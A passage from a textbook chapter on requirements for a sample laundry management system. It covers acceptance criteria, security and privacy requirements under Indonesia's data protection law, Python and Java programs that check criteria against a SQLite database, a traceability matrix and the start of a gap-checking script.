Acceptance criteria. A public page asks for the bill id and the phone number (AC-10.1). If both match, with the phone compared by digits only, it shows the status in plain words, the dates, the service, the quantity, the amount, the balance and the outlet's name and phone (AC-10.2). If the bill does not exist *or* the phone is wrong, it shows the same message, "No bill found for this number and phone", and so never reveals that a bill exists (AC-10.3). It shows no name, address or e-mail and changes nothing (AC-10.4). More than ten lookups per minute from one IP address are refused with HTTP 429 (AC-10.5).

Example. `B2938` with `0896 0000 1482` answers: *Ready for pickup since 30 Sep 2026 18:00, Wash, dry & fold, 5 kg, Rp 40.000, still to pay Rp 40.000, Profitina Laundry Wiyung 031-0000-2103.* `B2938` with `0812-0000-4710`, which is the phone of a different customer, gets the not-found message, and so does `B9999`.

3.6.11 FR-11 JSON API

Rationale. The static front end in `App/static/` talks to any track through the same API, and the owner's spreadsheet can pull data without screen-scraping. For the book, the API is also what lets one program, in Chapter 4, replay a whole use case against a running server.

Acceptance criteria. The endpoints of `api.md` exist and answer `application/json` (AC-11.1). The same login and roles as the pages: no session gives 401, a wrong role 403 (AC-11.2). One error format, `{"error": {"code", "message", "fields"}}` (AC-11.3). Money as a JSON number of whole rupiah, times as `"YYYY-MM-DD HH:MM:SS"` strings (AC-11.4). No response ever contains `password` or `password_hash` (AC-11.5). Lists are paged, at most 100 items per page (AC-11.6).

Example. `GET /api/bills?outlet=O03&status=queued` answers `total: 5`: `B2940` (a bed cover for Susanti Mahendra, Rp 35.000 of which Rp 17.000 paid, balance 18000), `B2941`, `B2944`, `B2950` and `B2952`.

3.7 Non-Functional Requirements

A system can do all eleven things above and still be unusable: slow, insecure, confusing, or impossible to install. The non-functional requirements of Profitina Laundry are grouped in four families: **S** for security and personal data, **P** for portability and setup, **U** for usability and **R** for reliability, performance and maintainability. Twenty-three in all.

3.7.1 How the families relate to ISO/IEC 25010

The international product quality model, ISO/IEC 25010:2023 [7], names nine characteristics of software quality: functional suitability, performance efficiency, compatibility, interaction capability, reliability, security, maintainability, flexibility and safety. The 2023 edition renamed *usability* to *interaction capability* and *portability* to *flexibility*, and added *safety*. **Table 3.8** shows where each family of Profitina Laundry's requirements sits in that model; a checklist like this is how a team finds a quality it forgot to ask for.

Table 3.8 The non-functional requirements of Profitina Laundry placed in the ISO/IEC 25010:2023 quality model. Every characteristic has at least one requirement or an explicit reason why not.

ISO/IEC 25010:2023 characteristic	Profitina Laundry requirements
Functional suitability	FR-1 to FR-11 and their 68 acceptance criteria
Performance efficiency	R-2: pages under 1 s, report queries under 200 ms
Compatibility	FR-11 JSON API; AC-9.4 CSV that spreadsheets open
Interaction capability	U-1 to U-4: formats, 360 px phones, helpful errors, 30-second intake
Reliability	R-1: one transaction per multi-step change; AC-5.8 conditional updates
Security	S-1 to S-11
Maintainability	R-3 automated tests with `VERIFIED.md`; R-4 code written for beginners
Flexibility	P-1 to P-4: Windows, macOS, Linux; SQLite or MySQL
Safety	not applicable in the physical sense; the nearest concern, losing money records, is covered by R-1 and S-11

3.7.2 Security and personal data under UU PDP

Indonesia's personal data protection law, *Undang-Undang* No. 27 of 2022 on *Pelindungan Data Pribadi* (UU PDP) [8], was enacted on 17 October 2022 with a two-year transition, so its obligations have applied in full since October 2024. Its implementing regulation, *Peraturan Pemerintah* No. 33 of 2026, was set on 16 July 2026 and takes effect on 16 January 2027 [9], [10]; news reports when it appeared noted that the supervisory agency the law calls for was still awaited [11]. A laundry that records names, phone numbers, addresses and birthdates is a *data controller* under this law, however small it is.

The law's principles become concrete requirements in the S family, summarized in **Table 3.9**.

Table 3.9 The eleven security and personal-data requirements, with the test cases that check them. S-8 and part of S-10 are checked by review, not by a test, and the gap checker of Section 3.10 reports that honestly.

Id	Requirement	Checked by
S-1	Server-side validation of every input, whatever the browser does	TC-NF-01
S-2	Prepared statements for every SQL statement with user input; never string concatenation	TC-NF-02
S-3	Output escaping in every template: `<script>` in a name is shown as text	TC-NF-03
S-4	A CSRF token on every form that changes data; the API requires the `X-CSRF-Token` header	TC-NF-04
S-5	Passwords only as PBKDF2-HMAC-SHA256 hashes, 600,000 iterations, 16-byte random salt, verified in constant time	TC-NF-05
S-6	Sessions renewed at login, `HttpOnly`, `SameSite=Lax`, expiring after 8 hours	TC-1.x
S-7	Least privilege: role checks on the server for every action; the database user has only SELECT, INSERT, UPDATE and DELETE	TC-1.6, TC-NF-06
S-8	No secrets in the repository: passwords and keys come from the environment or an ignored settings file	review
S-9	Users see a clear message; stack traces and SQL only in the server log	TC-NF-07
S-10	UU PDP principles: collect only what is needed, use it only for the laundry service, show it only to staff, let customers see and correct it	review, TC-10.x
S-11	Audit trail: every status change recorded with employee and time, insert-only	TC-5.6

Two of these deserve a closer look because they come straight from the law's principle of *data minimization*: collect and show no more than the purpose needs.

The **receipt** (AC-7.4) shows the customer's name and phone, because the shop needs them to hand over the right bag, but never the address, birthdate or e-mail. A receipt is a piece of paper that ends up in a pocket, a rubbish bin or on the floor of a *kos*.

The **public status page** (AC-10.4) shows neither the name nor anything else personal, only what a person holding the receipt already knows. And it answers "no bill found" in exactly the same way whether the bill does not exist or the phone is wrong (AC-10.3). If it said "wrong phone" instead, a stranger could type `B0001`, `B0002`, `B0003` and learn which bills exist and when they were collected; the same answer for both cases closes that door.

The password rule, S-5, follows the OWASP Password Storage Cheat Sheet [12], which recommends PBKDF2-HMAC-SHA256 with 600,000 iterations when a memory-hard function such as Argon2id is not available in every language of a project. Profitina Laundry has eight tracks, and PBKDF2 is the one algorithm that the standard libraries of all of them provide. The legacy `password varchar(5)` column of the 2020 design is kept so that the original SQL still loads, but it holds `*****` and is never read (AC-1.3). The CSRF requirement S-4 follows the matching OWASP cheat sheet [13].

3.7.3 Performance

R-2 is short and measurable: *with the sample data, about 3,000 bills, every page answers in under one second on a student laptop, and every report query in `queries.sql` runs in under 200 ms on SQLite.* It says with how much data, on which machine, and how fast. "The app should be fast" says none of the three.

Why these numbers? One second is roughly where a person at a counter starts to notice waiting. Three thousand bills is one year of the shop, and the queries of `queries.sql` touch every bill. Test TC-NF-11 times the dashboard, the queue and the monthly report, and the Flask track's `VERIFIED.md` records the measured times.

3.7.4 Usability

Four requirements, each testable. U-1: an English interface, money shown as `Rp 40.000`, dates as `30 Sep 2026 18:00`. U-2: usable on a 360-pixel-wide phone at the counter; TC-NF-12 checks that there is no horizontal scrolling. U-3: every error says what to do, "Rack A05 is in use, choose another rack", not "Error 23000". U-4 comes straight from the cashier's Saturday morning: a bill for an existing customer takes *at most 30 seconds, five fields and two clicks* for a trained cashier.

3.7.5 Portability: SQLite by default, MySQL by one setting

P-1 asks that each track run on Windows 10 and 11, macOS 13 or newer and Ubuntu 22.04 or newer, from its README, without guessing. P-2 asks for **SQLite by default**, a database in one file with no server to install, and **MySQL or MariaDB by changing one setting**, such as `DB_ENGINE=mysql`. P-3 asks that the SQL be written in the part of the language both engines understand, or that the dialect-specific part be kept in one place. P-4 fixes the storage formats: dates as `YYYY-MM-DD HH:MM:SS` strings in WIB, money in whole rupiah.

The reason is the reader. A student with a laptop and no administrator rights can run every track on SQLite in minutes; a class that uses XAMPP can use MySQL; and the numbers must be the same in both. Test TC-NF-09 reruns five key tests on MySQL, and the database's own tests, TC-DB-4, run all 30 report queries on SQLite, MariaDB 10.11 and MySQL 8 and compare the results.

3.7.6 Reliability and maintainability

R-1: every change that touches more than one row (bill plus log plus payment; payment plus deposit) happens in one transaction. R-3: every runnable track has automated tests that were actually run, and a `VERIFIED.md` stating exactly what was run. R-4: the code is written to be read by beginners, with short functions and comments that explain *why*.

3.8 Checking the Requirements Against the Data

A requirement with a concrete example makes a promise that can be checked, and the examples of Section 3.6 were all taken from `laundry.db`. **Listing 3.1** checks eleven of them directly against a copy of the database, printing each acceptance criterion, what the database says, and whether it matches.

Listing 3.1 `python/ac_examples.py`: eleven acceptance criteria of this chapter checked against the sample year. Every query uses `?` parameters, as requirement S-2 demands even in a program nobody else will run.

```
"""Check eleven acceptance criteria of Chapter 3 against the sample year.

Every number the chapter quotes as an example comes from laundry.db. This
program asks the database for each one and compares it with the value the
requirement promises. It only reads, so it can use the copy in ../data.

    python ac_examples.py [path/to/laundry.db]
"""
import os
import re
import sqlite3
import sys
from datetime import datetime, timedelta

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.path.join(HERE, "..", "data", "laundry.db")
NOW = datetime(2026, 9, 30, 21, 0, 0)          # the end of the sample year
HOURS = {"S0002": 24, "S0001": 48, "S0003": 48, "S0012": 48,     # BR-7
         "S0008": 72, "S0009": 72, "S0010": 120}                 # else 96

PAID = "(SELECT COALESCE(SUM(amount), 0) FROM Payment p WHERE p.Bill_id = b.id)"


def one(con, sql, *args):
    """The first row of a query, as a tuple."""
    return tuple(con.execute(sql, args).fetchone())


def main():
    con = sqlite3.connect(sys.argv[1] if len(sys.argv) > 1 else DB)
    checks = []

    def check(ac, what, expected, actual):
        show = " / ".join(str(v) for v in actual)
        ok = tuple(expected) == tuple(actual)
        checks.append(ok)
        print("%-8s %-40s %-18s %s" % (ac, what, show, "PASS" if ok else
              "FAIL, expected " + " / ".join(str(v) for v in expected)))
```

Listing 3.1 (Continued) *python/ac_examples.py: eleven acceptance criteria of this chapter checked against the sample year. Every query uses ? parameters, as requirement S-2 demands even in a program nobody else will run.*

```
    check("AC-2.2", "customers whose name has 'wijaya'", (8,),
          one(con, "SELECT COUNT(*) FROM Customer WHERE LOWER(name) LIKE ?",
              "%wijaya%"))
    check("AC-2.6", "bills of C0094 (so: no delete)", (62,),
          one(con, "SELECT COUNT(*) FROM Bill WHERE Customer_id = ?", "C0094"))
    check("AC-4.1", "bills where payment = price x unit", (2932,),
          one(con, "SELECT COUNT(*) FROM Bill b JOIN Service s"
                   " ON s.id = b.Service_id WHERE b.payment = s.price * b.unit"))
    check("BR-5", "cancelled bills / with a payment", (21, 0),
          one(con, "SELECT COUNT(*), SUM(" + PAID + " > 0) FROM Bill b"
                   " WHERE EXISTS (SELECT 1 FROM StatusLog l WHERE"
                   " l.Bill_id = b.id AND l.status = 'cancelled')"))
    check("AC-6.5", "B0006 charged / paid / balance", (36000, 36000, 0),
          one(con, "SELECT payment, " + PAID + ", payment - " + PAID +
                   " FROM Bill b WHERE id = ?", "B0006"))
    check("AC-8.2", "charged in September 2026", (11913000,),
          one(con, "SELECT SUM(payment) FROM Bill WHERE arrived LIKE ?",
              "2026-09-%"))
    check("AC-9.1", "October 2025: bills / charged", (171, 8362000),
          one(con, "SELECT COUNT(*), SUM(payment) FROM Bill"
                   " WHERE arrived LIKE ?", "2025-10-%"))
    check("AC-9.1", "October 2025: received", (7686000,),
          one(con, "SELECT SUM(amount) FROM Payment WHERE paid_at LIKE ?",
              "2025-10-%"))
    check("AC-9.3", "bills with a balance above 0", (38,),
          one(con, "SELECT COUNT(*) FROM Bill b WHERE payment > " + PAID))

    # AC-5.7 / BR-7: overdue = still queued after arrived + promised hours.
    overdue = 0
    for arrived, service in con.execute(
            "SELECT arrived, Service_id FROM Bill"
            " WHERE status = 'queued' AND Outlet_id = ?", ("O02",)):
        start = datetime.strptime(arrived, "%Y-%m-%d %H:%M:%S")
        if start + timedelta(hours=HOURS.get(service, 96)) < NOW:
            overdue += 1
    check("AC-5.7", "overdue bills at O02 at 21:00", (6,), (overdue,))
```

Listing 3.1 (Continued) *python/ac_examples.py: eleven acceptance criteria of this chapter checked against the sample year. Every query uses ? parameters, as requirement S-2 demands even in a program nobody else will run.*

```
    # AC-10.2: the phone is compared by its digits only.
    typed = "0896 0000 1482"
    found = 0
    for (phone,) in con.execute(
            "SELECT c.phone FROM Bill b JOIN Customer c"
            " ON c.id = b.Customer_id WHERE b.id = ?", ("B2938",)):
        if re.sub(r"\D", "", phone) == re.sub(r"\D", "", typed):
            found += 1
    check("AC-10.2", "B2938 found with '0896 0000 1482'", (1,), (found,))

    print("%d of %d acceptance checks pass" % (sum(checks), len(checks)))
    return 0 if all(checks) else 1


if __name__ == "__main__":
    sys.exit(main())
```

The program has one helper, `one()`, which runs a query and returns its first row as a tuple, and one inner function, `check()`, which compares that row with the value the requirement promises

and prints a line. The `PAID` string is the subquery for the sum of a bill's payments, the $\sum a_i$ of Equation (3.3). Two criteria are checked in Python rather than in SQL, deliberately. AC-5.7 needs the promised hours of BR-7, which live in a small dictionary, `HOURS`, and Equation (3.5), which is one comparison of two `datetime` values. AC-10.2 needs "compare the phone by digits only", which `re.sub(r"\D", "", phone)` does by deleting every character that is not a digit. Run it from the `python` folder:

```
$ python ac_examples.py
AC-2.2   customers whose name has 'wijaya'       8                  PASS
AC-2.6   bills of C0094 (so: no delete)          62                 PASS
AC-4.1   bills where payment = price x unit      2932               PASS
BR-5     cancelled bills / with a payment        21 / 0             PASS
AC-6.5   B0006 charged / paid / balance          36000 / 36000 / 0  PASS
AC-8.2   charged in September 2026               11913000           PASS
AC-9.1   October 2025: bills / charged           171 / 8362000      PASS
AC-9.1   October 2025: received                  7686000            PASS
AC-9.3   bills with a balance above 0            38                 PASS
AC-5.7   overdue bills at O02 at 21:00           6                  PASS
AC-10.2  B2938 found with '0896 0000 1482'       1                  PASS
11 of 11 acceptance checks pass
```

Eleven for eleven. The line for AC-4.1 is worth reading twice: 2,932 bills satisfy $payment = p_s \times u$, and the sample year has 2,953 bills. The difference, 21, is exactly the number of cancelled bills in the BR-5 line, whose payment is set to 0 on cancellation. So every bill obeys the pricing rule, and the only exceptions are the ones another rule explains.

Listing 3.2 is the same program in Java, using JDBC and the SQLite driver `sqlite-jdbc`. It prints exactly the same lines.

Listing 3.2 `java/AcExamples.java`: the same eleven checks with JDBC. `PreparedStatement` with `?` plays the role of Python's parameter tuple, and `LocalDateTime` that of `datetime`.

```java
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.ArrayList;
import java.util.List;
import java.util.Map;

/**
 * Check eleven acceptance criteria of Chapter 3 against the sample year,
 * exactly as ac_examples.py does. Run it from the java/ folder:
 *
 *     javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d out AcExamples.java
 *     java -cp out:lib/sqlite-jdbc-3.53.2.0.jar AcExamples   (Windows: ; not :)
 */
public class AcExamples {

    static final String DB = "../data/laundry.db";
    static final LocalDateTime NOW = LocalDateTime.of(2026, 9, 30, 21, 0, 0);
    static final Map<String, Integer> HOURS = Map.of(               // BR-7
        "S0002", 24, "S0001", 48, "S0003", 48, "S0012", 48,
        "S0008", 72, "S0009", 72, "S0010", 120);                 // else 96
    static final String PAID =
        "(SELECT COALESCE(SUM(amount), 0) FROM Payment p WHERE p.Bill_id = b.id)";
    static final DateTimeFormatter FMT =
        DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss");

    static final List<Boolean> checks = new ArrayList<>();

    /** The first row of a query, as a list of whole numbers. */
    static long[] one(Connection con, String sql, String... args)
            throws SQLException {
        try (PreparedStatement ps = con.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) ps.setString(i + 1, args[i]);
            try (ResultSet rs = ps.executeQuery()) {
                rs.next();
                int n = rs.getMetaData().getColumnCount();
                long[] row = new long[n];
                for (int i = 0; i < n; i++) row[i] = rs.getLong(i + 1);
                return row;
            }
        }
    }
```

Listing 3.2 (Continued) *java/AcExamples.java: the same eleven checks with JDBC. PreparedStatement with ? plays the role of Python's parameter tuple, and LocalDateTime that of datetime.*

```
    static String join(long[] values) {
        List<String> s = new ArrayList<>();
        for (long v : values) s.add(Long.toString(v));
        return String.join(" / ", s);
    }

    static void check(String ac, String what, long[] expected, long[] actual) {
        boolean ok = java.util.Arrays.equals(expected, actual);
        checks.add(ok);
        System.out.printf("%-8s %-40s %-18s %s%n", ac, what, join(actual),
                          ok ? "PASS" : "FAIL, expected " + join(expected));
    }

    static long[] v(long... values) {
        return values;
    }

    public static void main(String[] args) throws SQLException {
        String path = args.length > 0 ? args[0] : DB;
        try (Connection con = DriverManager.getConnection("jdbc:sqlite:" + path)) {
            check("AC-2.2", "customers whose name has 'wijaya'", v(8),
                  one(con, "SELECT COUNT(*) FROM Customer WHERE LOWER(name) LIKE ?",
                      "%wijaya%"));
            check("AC-2.6", "bills of C0094 (so: no delete)", v(62),
                  one(con, "SELECT COUNT(*) FROM Bill WHERE Customer_id = ?",
                      "C0094"));
            check("AC-4.1", "bills where payment = price x unit", v(2932),
                  one(con, "SELECT COUNT(*) FROM Bill b JOIN Service s"
                      + " ON s.id = b.Service_id"
                      + " WHERE b.payment = s.price * b.unit"));
            check("BR-5", "cancelled bills / with a payment", v(21, 0),
                  one(con, "SELECT COUNT(*), SUM(" + PAID + " > 0) FROM Bill b"
                      + " WHERE EXISTS (SELECT 1 FROM StatusLog l WHERE"
                      + " l.Bill_id = b.id AND l.status = 'cancelled')"));
            check("AC-6.5", "B0006 charged / paid / balance", v(36000, 36000, 0),
                  one(con, "SELECT payment, " + PAID + ", payment - " + PAID
                      + " FROM Bill b WHERE id = ?", "B0006"));
            check("AC-8.2", "charged in September 2026", v(11913000),
                  one(con, "SELECT SUM(payment) FROM Bill WHERE arrived LIKE ?",
                      "2026-09-%"));
            check("AC-9.1", "October 2025: bills / charged", v(171, 8362000),
                  one(con, "SELECT COUNT(*), SUM(payment) FROM Bill"
                      + " WHERE arrived LIKE ?", "2025-10-%"));
            check("AC-9.1", "October 2025: received", v(7686000),
                  one(con, "SELECT SUM(amount) FROM Payment WHERE paid_at LIKE ?",
```

Listing 3.2 (Continued) *java/AcExamples.java: the same eleven checks with JDBC. PreparedStatement with ? plays the role of Python's parameter tuple, and LocalDateTime that of datetime.*

```
                    "2025-10-%"));
            check("AC-9.3", "bills with a balance above 0", v(38),
                  one(con, "SELECT COUNT(*) FROM Bill b WHERE payment > " + PAID));

            // AC-5.7 / BR-7: overdue = still queued after arrived + promised hours.
            long overdue = 0;
            try (PreparedStatement ps = con.prepareStatement(
                    "SELECT arrived, Service_id FROM Bill"
                    + " WHERE status = 'queued' AND Outlet_id = ?")) {
                ps.setString(1, "O02");
                try (ResultSet rs = ps.executeQuery()) {
                    while (rs.next()) {
                        LocalDateTime start =
                            LocalDateTime.parse(rs.getString(1), FMT);
                        int h = HOURS.getOrDefault(rs.getString(2), 96);
                        if (start.plusHours(h).isBefore(NOW)) overdue++;
                    }
                }
            }
            check("AC-5.7", "overdue bills at O02 at 21:00", v(6), v(overdue));

            // AC-10.2: the phone is compared by its digits only.
            String typed = "0896 0000 1482";
            long found = 0;
            try (PreparedStatement ps = con.prepareStatement(
                    "SELECT c.phone FROM Bill b JOIN Customer c"
                    + " ON c.id = b.Customer_id WHERE b.id = ?")) {
                ps.setString(1, "B2938");
                try (ResultSet rs = ps.executeQuery()) {
                    while (rs.next()) {
                        String digits = rs.getString(1).replaceAll("\\D", "");
                        if (digits.equals(typed.replaceAll("\\D", ""))) found++;
                    }
                }
            }
            check("AC-10.2", "B2938 found with '0896 0000 1482'", v(1), v(found));
        }
        long pass = checks.stream().filter(b -> b).count();
        System.out.printf("%d of %d acceptance checks pass%n", pass, checks.size());
        System.exit(pass == checks.size() ? 0 : 1);
    }
}
```

The Java version differs in the details a Java programmer expects. Results come back through a `ResultSet`, one column at a time, so `one()` returns a `long[]` instead of a tuple. The `v(...)` method is a small convenience that lets an expected value be written `v(21, 0)`. `String.replaceAll("\\D", "")` is the same regular expression as in Python, with the backslash doubled because Java strings need it. To run it, put `sqlite-jdbc-3.53.2.0.jar` into `java/lib` (the README says where to find it) and, in the `java` folder:

```
$ javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d out AcExamples.java
$ java -cp out:lib/sqlite-jdbc-3.53.2.0.jar AcExamples
AC-2.2   customers whose name has 'wijaya'        8                  PASS
AC-2.6   bills of C0094 (so: no delete)           62                 PASS
AC-4.1   bills where payment = price x unit       2932               PASS
BR-5     cancelled bills / with a payment         21 / 0             PASS
AC-6.5   B0006 charged / paid / balance           36000 / 36000 / 0  PASS
AC-8.2   charged in September 2026                11913000           PASS
AC-9.1   October 2025: bills / charged            171 / 8362000      PASS
AC-9.1   October 2025: received                   7686000            PASS
AC-9.3   bills with a balance above 0             38                 PASS
AC-5.7   overdue bills at O02 at 21:00            6                  PASS
AC-10.2  B2938 found with '0896 0000 1482'        1                  PASS
11 of 11 acceptance checks pass
```

On Windows the class-path separator is a semicolon: `-cp out;lib/sqlite-jdbc-3.53.2.0.jar`.

3.9 Traceability: FR ↔ Use Case ↔ Test Case

3.9.1 Why trace

> **DEFINITION. Requirements traceability** is the ability to follow a requirement both backwards, to where it came from, and forwards, to the design, code and tests that realize and check it [14]. A **traceability matrix** is a table that records those links, one row per requirement.

Traceability answers three questions that every project eventually asks. *Is anything missing?* A requirement with no test case has never been checked. *What breaks if this changes?* If the owner rewrites BR-4, the matrix lists the use cases and tests to revisit. *Why is this here?* A test that traces to no requirement is either testing something nobody asked for or points to a requirement nobody wrote down. Gotel and Finkelstein, who first studied the problem systematically, found that most traceability failures are failures of the *backward* direction: the link to the original need is lost [14]. That is why **Figure 3.2** starts at an interview.

3.9.2 The matrix of Profitina Laundry

The requirements document ends with a traceability table, and **Figure 3.3** draws its core: which use cases realize which functional requirement, with the number of acceptance criteria and test cases of each.



Figure 3.3 The traceability matrix of Profitina Laundry: eleven functional requirements against sixteen use cases (a filled cell means "this use case realizes this requirement"), with the number of acceptance criteria and test cases per requirement. The 87 functional test cases, 13 non-functional ones and 7 database tests make the 107 of the test plan.

Reading the matrix row by row: FR-1 is realized by two use cases, logging in (UC-01) and managing employee accounts (UC-16), because setting a password is part of being able to log in. FR-5, the workflow, is realized by four: mark finished, hand over, cancel and record a complaint. Every other FR has exactly one use case. Reading it column by column: every use case belongs to exactly one FR, so no use case is orphaned.

Chapter 4 describes all sixteen use cases step by step. Here we only need their numbers.

3.9.3 The 107-case test plan

The test plan turns every acceptance criterion into one or more **test cases**: an input, a sequence of steps and an expected result, written with real data so that "expected" is a number, not an adjective. **Table 3.10** summarizes it.

Table 3.10 The test plan of Profitina Laundry in one table. Every run starts from a fresh copy of `laundry.db` with the clock frozen at 30 September 2026, 21:00, so every expected value is exactly reproducible.

Group	Test cases	Count	What they use
FR-1 Login and roles	TC-1.1 to TC-1.11	11	the demo accounts, E0007 with its hash removed
FR-2 Customers	TC-2.1 to TC-2.10	10	`wijaya`, C0151, C0094, new C0257
FR-3 Services	TC-3.1 to TC-3.6	6	S0001, S0005, new S0013
FR-4 Create a bill	TC-4.1 to TC-4.9	9	C0151 at O03, new B2954, rack A01 in use
FR-5 Workflow	TC-5.1 to TC-5.12	12	B2938, B2941, B2944, B2952, B0014
FR-6 Payments	TC-6.1 to TC-6.8	8	B2938, B0006, C0089's deposit
FR-7 Receipt	TC-7.1 to TC-7.4	4	the receipt of B2938
FR-8 Dashboard	TC-8.1 to TC-8.5	5	30 September 2026
FR-9 Reports	TC-9.1 to TC-9.8	8	October 2025, the whole year, `queries.sql`
FR-10 Status check	TC-10.1 to TC-10.7	7	B2938 with right and wrong phones, B9999
FR-11 API	TC-11.1 to TC-11.7	7	the examples of `api.md`
Non-functional	TC-NF-01 to TC-NF-13	13	attack strings, MySQL, timings, a 360 px screen
Database	TC-DB-1 to TC-DB-7	7	the database tools, run on SQLite, MariaDB and MySQL
Total		**107**	

Here is how one acceptance criterion becomes test cases. AC-10.3 says that an unknown bill and a wrong phone give the same answer. The plan tests it twice: TC-10.3 sends `B2938` with `0812-0000-4710`, the phone of another customer; TC-10.4 sends `B9999` with the right-looking `0896-0000-1482`, and expects *the same message and the same HTTP status, 404*. In the Flask track both are one automated test, `test_tc_10_3_and_10_4_same_answer`, whose name carries both ids, and that is the last box of **Figure 3.2**.

3.9.4 Test cases are specific; requirements are general

It can seem odd that the test plan names particular bills. It is deliberate. A requirement is general ("the price is calculated on the server"); a test case is specific ("send `"payment": 1` with a bill for `C0151`, `S0001`, 5 units; expect `payment` 40000"). The general sentence tells the programmer what to build; the specific one tells the tester exactly what to type and exactly what to expect. A test case whose expected result is "the correct price" is not a test case. Because the sample year is fixed (Chapter 5 explains how), 40000 will be the right answer on every machine, in every track, forever.

3.10 A Program That Finds the Gaps

3.10.1 What a gap is

A matrix typed by hand drifts. Someone adds a test case and forgets the matrix; someone adds a use case and forgets to link it. On a small project the drift is small; on a project that lives for years it becomes the rule. The cure is to let a program read the documents and check them against each other every time they change, the way a compiler checks code.

The checker in this section reads `requirements.md`, `use-cases.md` and `test-plan.md` and, if it can find them, the Flask track's automated tests. It reports a **gap** whenever:

1. a functional requirement has no acceptance criteria, no use case or no test case;
2. the matrix in `requirements.md` §7 lists different use cases for an FR than the use-case list says;
3. the matrix's range of test cases for an FR differs from the test cases the plan actually defines;
4. a use case traces to no FR, or has no full description;
5. the plan's stated total differs from the number of test cases it defines;
6. a test case is not automated in the Flask suite (database tests excepted: they are run by the database tools);
7. a non-functional requirement is named by no test case.

3.10.2 The program in Python

Listing 3.3 is the complete program.

Listing 3.3 `python/tracecheck.py`: the traceability checker. It reads three Markdown documents and a folder of tests with nothing but the standard library and regular expressions, and reports every gap it finds.

```
"""Check the traceability of Profitina Laundry: FR <-> use case <-> test case.

It reads the three Markdown documents the book uses (requirements, use cases,
test plan) and, if it can find them, the Flask track's automated tests. It
prints the matrix and every gap it finds.

    python tracecheck.py                (documents in ../docs)
    python tracecheck.py DOCS TESTS     (other folders)

Exit code 0 = no gaps, 1 = gaps were found (so a build script can stop).
"""
import os
import re
import sys

HERE = os.path.dirname(os.path.abspath(__file__))
DOCS = os.path.join(HERE, "..", "docs")
TESTS = os.path.join(HERE, "..", "..", "..", "App", "python-flask", "tests")


def read(folder, name):
    with open(os.path.join(folder, name), encoding="utf-8") as f:
        return f.read()


def section(text, heading):
    """The text from a '## heading' line up to the next '## ' line."""
    start = text.index("\n" + heading)
    end = text.find("\n## ", start + 1)
    return text[start:] if end < 0 else text[start:end]


def rows(block):
    """The cells of every Markdown table row in a block of text."""
    for line in block.splitlines():
        if line.startswith("|") and not line.startswith("|--"):
            yield [c.strip() for c in line.strip().strip("|").split("|")]
```

Listing 3.3 (Continued) *python/tracecheck.py: the traceability checker. It reads three Markdown documents and a folder of tests with nothing but the standard library and regular expressions, and reports every gap it finds.*

```
def tc_key(tc):
    """Sort key: TC-5.10 comes after TC-5.9, TC-NF-.. after TC-11.., DB last."""
    parts = tc[3:].split("-")
    if parts[0] in ("NF", "DB"):
        return (100 if parts[0] == "NF" else 200, int(parts[1]), 0)
    major, minor = parts[0].split(".")
    return (int(major), int(minor), 0)


def expand(text):
    """'TC-1.1-1.9' -> ['TC-1.1', ..., 'TC-1.9']; 'UC-06, UC-07' -> the ids."""
    out = []
    for a, b, c in re.findall(r"TC-(\d+)\.(\d+)-\d+\.(\d+)", text):
        out += ["TC-%s.%d" % (a, n) for n in range(int(b), int(c) + 1)]
    out += re.findall(r"UC-\d\d", text)
    return out


def main():
    docs = sys.argv[1] if len(sys.argv) > 1 else DOCS
    tests = sys.argv[2] if len(sys.argv) > 2 else TESTS
    req = read(docs, "requirements.md")
    ucs = read(docs, "use-cases.md")
    plan = read(docs, "test-plan.md")
    gaps = []

    # 1. What the requirements define: FR-n and their acceptance criteria.
    frs = re.findall(r"^### (FR-\d+) ", req, re.M)
    acs = {fr: re.findall(r"^\* AC-%s\.\d+" % fr[3:], req, re.M)
           for fr in frs}

    # 2. The use-case list: UC -> FR, and which UCs have a full description.
    uc_fr = {}
    for cells in rows(section(ucs, "## 2. Use-case list")):
        if re.fullmatch(r"UC-\d\d", cells[0]):
            uc_fr[cells[0]] = re.findall(r"FR-\d+", cells[3])
    described = set(re.findall(r"^### (UC-\d\d) ", ucs, re.M))
```

